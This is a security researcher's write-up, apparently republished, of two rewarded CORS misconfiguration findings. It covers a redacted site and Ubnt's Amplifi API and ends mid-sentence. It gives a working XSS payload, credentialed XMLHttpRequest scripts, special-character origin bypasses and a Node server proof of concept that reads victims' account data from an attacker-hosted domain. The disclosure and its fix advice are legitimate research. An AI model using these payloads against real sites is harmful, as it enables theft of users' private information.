Think Outside the Scope: Advanced CORS Exploitation Techniques
The application's CORS configuration blindly trusted any subdomain of the target domain, including non-existent ones, and allowed credentials. An attacker could exploit this by finding an XSS on a subdomain or by using a specially crafted domain with special characters that some browsers accept, to steal users' private information.

My name is Ayoub, I’m a security researcher from Morocco. In this article, I will be describing two different cases of how I was able to exploit a CORS misconfiguration: The first case based on an XSS, and requires thinking outside of the scope, and the second is based on an advanced CORS exploitation technique.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers two CORS misconfigurations found in two different programmes, and the two different ways I turned them into working proofs of concept. In both cases the vulnerable behaviour is the same: an API endpoint reflects the Origin header back in Access-Control-Allow-Origin together with Access-Control-Allow-Credentials: true, and the whitelist check only looks at the subdomain part of the origin, so any subdomain of the target domain is accepted, including subdomains that do not exist.
The first endpoint returned the user's private information, such as full name and email address. The second application, https://protect.ubnt.com/, fetched the user's private information from a different location, an API hosted at https://client.amplifi.com/api/user/, and that API also blindly whitelisted any subdomain, even non-existing ones.
Normally, to abuse this kind of misconfiguration you need a page on an origin the API trusts, so that the browser will attach the victim's cookies to a cross-origin request and hand the response back to your JavaScript. That means either claiming an abandoned subdomain (subdomain takeover) or finding an XSS on one of the existing subdomains. The two cases below are about getting such an origin in two different ways.
Setup
No special tooling is needed beyond a browser and a way to host a page. For the second case I used:
- A domain with a wildcard DNS record, registered through GoDaddy.
- NodeJS, to serve the proof-of-concept page.
- Safari on an iPhone, because I do not have a Mac machine.
A basic understanding of CORS and of how to exploit misconfigurations is assumed; the report points to PortSwigger's and Geekboy's posts for that background.
Finding it
Case 1: a private programme
About a year before writing, I was testing a private programme hosted on HackerOne. I played with the Origin header in the HTTP request and inspected the server response to see whether the application performed a domain whitelist check. It did, but it blindly whitelisted only the subdomains, even non-existing ones.
For privacy reasons, the application is referred to as www.redacted.com. The misconfiguration looked like this:
GET /api/return HTTP/1.1
Host: www.redacted.com
Origin: evil.redacted.com
Connection: close
HTTP/1.1 200 OK
Access-control-allow-credentials: true
 Access-control-allow-origin: evil.redacted.com
The endpoint returned the user's private information, such as full name and email address.
To abuse this, you need either an abandoned subdomain to claim, or an XSS in one of the existing subdomains. Finding an abandoned subdomain is not trivial, so I went for the XSS. The scope of the private programme was limited to www.redacted.com, which means an XSS on another subdomain is out of scope, but chaining that XSS with the CORS misconfiguration is arguably in scope.
That the other subdomains were out of scope is exactly what made me more confident: other hackers would not be testing them, so the chance of finding an XSS there was higher.
Case 2: the Ubnt programme
This time I was working on the Ubnt programme, in particular the application hosted at https://protect.ubnt.com/. Following the same process, I identified the same CORS misconfiguration, but here the application fetched the user's private information from https://client.amplifi.com/api/user/, and that application also blindly whitelisted any subdomain, even non-existing ones.

As before, abusing it requires claiming an abandoned subdomain or finding an XSS on an existing subdomain. This is a public programme with a big scope, all subdomains in scope, so the chance of finding an XSS, let alone a subdomain takeover, is tiny. That looks like a dead end, unless there is another way to get a trusted origin.
Exploitation
Case 1, step 1: find an XSS on an out-of-scope subdomain

I searched for an XSS on the other subdomains, and in less than one hour I found one on banques.redacted.com with the following payload:
https://banques.redacted.com/choice-quiz?form_banque="><script>alert(document.domain)</script>&form_cartes=73&iframestat=1
Case 1, step 2: replace the XSS payload with a CORS-reading script

To exploit the CORS misconfiguration, replace the alert(document.domain) payload with code that reads the API response:
function cors() { var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.status == 200) { alert(this.responseText); document.getElementById("demo").innerHTML = this.responseText; } }; xhttp.open("GET", "https://www.redacted.com/api/return", true); xhttp.withCredentials = true; xhttp.send();}cors();
The script requests https://www.redacted.com/api/return with credentials and shows the response in an alert and in the element with id demo. The response body is shown in an alert and written into the element with id demo.
URL-encoded into the injection point, the full payload looks like this:
With that, the proof of concept works: the victim's private data from /api/return is read by the injected script and displayed.
Case 1, step 3: reward

The report was rewarded.
Case 2, step 1: understand the special-character technique
The second case removes the need for an XSS or a subdomain takeover. It relies on research by Corben Leo, which showed that it is possible to bypass some incorrectly implemented controls using special characters inside the domain name. The research is based on the fact that browsers do not always validate domain names before making requests, so with some special characters the browser may submit requests without first verifying that the domain name is valid and exists.


As a demonstration, open a URL with special characters such as http://asdf+=.withgoogle.com. Most browsers validate the domain name before making any request. The domain withgoogle.com` is used as a demo because it has a wildcard DNS record.
Chrome:
Firefox:

Safari is the exception: it actually sends the request and tries to load the page, unlike the other browsers.
All sorts of characters can be used, including unprintable ones:
,&'";!$^*()+=`~-_=|{}%// non printable chars%01-08,%0b,%0c,%0e,%0f,%10-%1f,%7f

Another research, by Davide Danelon, showed that another subset of these special characters can also be used on other browsers.
Case 2, step 2: confirm the origin check accepts the crafted origin
Going back to https://client.amplifi.com/, the application also accepts the following origin:
*.ubnt.com!.evil.com

And not just !, but also the following ones:
*.ubnt.com!.evil.com *.ubnt.com".evil.com *.ubnt.com$.evil.com *.ubnt.com%0b.evil.com *.ubnt.com%60.evil.com *.ubnt.com&.evil.com *.ubnt.com'.evil.com *.ubnt.com(.evil.com *.ubnt.com).evil.com *.ubnt.com*.evil.com *.ubnt.com,.evil.com *.ubnt.com;.evil.com *.ubnt.com=.evil.com *.ubnt.com^.evil.com *.ubnt.com`.evil.com *.ubnt.com{.evil.com *.ubnt.com|.evil.com *.ubnt.com}.evil.com *.ubnt.com~.evil.com
Some browsers, such as Safari, accept a URL with special characters like https://zzzz.ubnt.com=.evil.com.
So if you set up a domain evil.com with a wildcard DNS record that points all its subdomains (*.evil.com) to www.evil.com, and host a script on a page such as www.evil.com/cors-poc that sends a cross-domain request with the subdomain name as the origin value to the vulnerable endpoint, then forcing an authenticated user to open https://zzzz.ubnt.com=.evil.com/cors-poc should, in theory, let you exfiltrate that user's private information.
Case 2, step 3: set up the domain

- Set up a domain with a wildcard DNS record pointing to your box. I used GoDaddy to host my domain, with the following configuration:
- Install NodeJS, create a new directory, and save the following file in it as
serve.js:
var http = require('http');var url = require('url');var fs = require('fs');var port = 80http.createServer(function(req, res) { if (req.url == '/cors-poc') { fs.readFile('cors.html', function(err, data) { res.writeHead(200, {'Content-Type':'text/html'}); res.write(data); res.end(); }); } else { res.writeHead(200, {'Content-Type':'text/html'}); res.write('never gonna give you up...'); res.end(); }}).listen(port, '[redacted]');console.log(`Serving on port ${port}`);
The server answers /cors-poc with the contents of cors.html and returns a harmless string for every other path.
- In the same directory, save the following as
cors.html:
<!DOCTYPE html><html><head><title>CORS</title></head><body onload="cors();"><center>cors proof-of-concept:<br><br><textarea rows="10" cols="60" id="pwnz"></textarea><br></div><script>function cors() { var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { document.getElementById("pwnz").innerHTML = this.responseText; } }; xhttp.open("GET", "https://client.amplifi.com/api/user/", true); xhttp.withCredentials = true; xhttp.send();}</script>
The page runs cors() on load, requests https://client.amplifi.com/api/user/ with credentials, and writes the response into the pwnz textarea.
- Start the NodeJS server:
node serve.js &
-
Sign in to the application at
https://protect.ubnt.com/and check that you can retrieve your account information fromhttps://client.amplifi.com/api/user/. -

Finally, open the link in Safari:
https://zzzz.ubnt.com=.evil.com/cors-poc
In my case I used Safari on my iPhone as the proof of concept, since I do not have a Mac machine.
Case 2, step 4: reward

The report was rewarded.
Root cause
The report does not describe how the whitelist check is implemented; it only shows that origins such as evil.redacted.com and *.ubnt.com!.evil.com were accepted. In the first case the check accepted any subdomain, existing or not, which is what made an XSS on an out-of-scope subdomain enough. In the second case the check accepted a subdomain followed by a special character and then an attacker domain, and Safari's willingness to send a request to a hostname containing such characters turned that into a usable origin.
The response side compounds it: reflecting the origin and setting Access-Control-Allow-Credentials: true means the browser will hand the authenticated response back to the requesting page.
Impact
In both cases an attacker who can get a victim to load a page on an origin the API trusts can read that victim's private information from the API, such as full name and email address in the first case, and the account information from https://client.amplifi.com/api/user/ in the second. The victim must be authenticated to the application and must open the attacker's link. In the first case the attacker also needs an XSS on a subdomain, which is out of scope for the programme but still usable in the chain. In the second case the attacker needs a domain with a wildcard DNS record and a victim using a browser that accepts the crafted hostname, Safari in the demonstration.
Fix
The report does not describe a fix applied by either programme. The change that addresses the root cause is to parse the Origin header into a host and compare that host exactly against an explicit allowlist of origins, rather than matching substrings or suffixes of the raw header value. Origins that do not parse to a valid host should be rejected, and non-existing subdomains should not be trusted merely because they end in the right domain.
Variants to test
- Send an
Originof a non-existing subdomain, for exampleevil.redacted.com, and check whether it is reflected withAccess-Control-Allow-Credentials: true. A positive result is your arbitrary subdomain echoed back inAccess-Control-Allow-Origin. - Send origins of the form
*.ubnt.com!.evil.com, then repeat with each special character from the list above. A positive result is any of them reflected back. - Open
http://asdf+=.withgoogle.com` style URLs in Chrome, Firefox and Safari against a domain you control with a wildcard DNS record. A positive result is a browser that sends the request and loads the page, which tells you which clients the technique works against. - Host a page that issues a credentialed
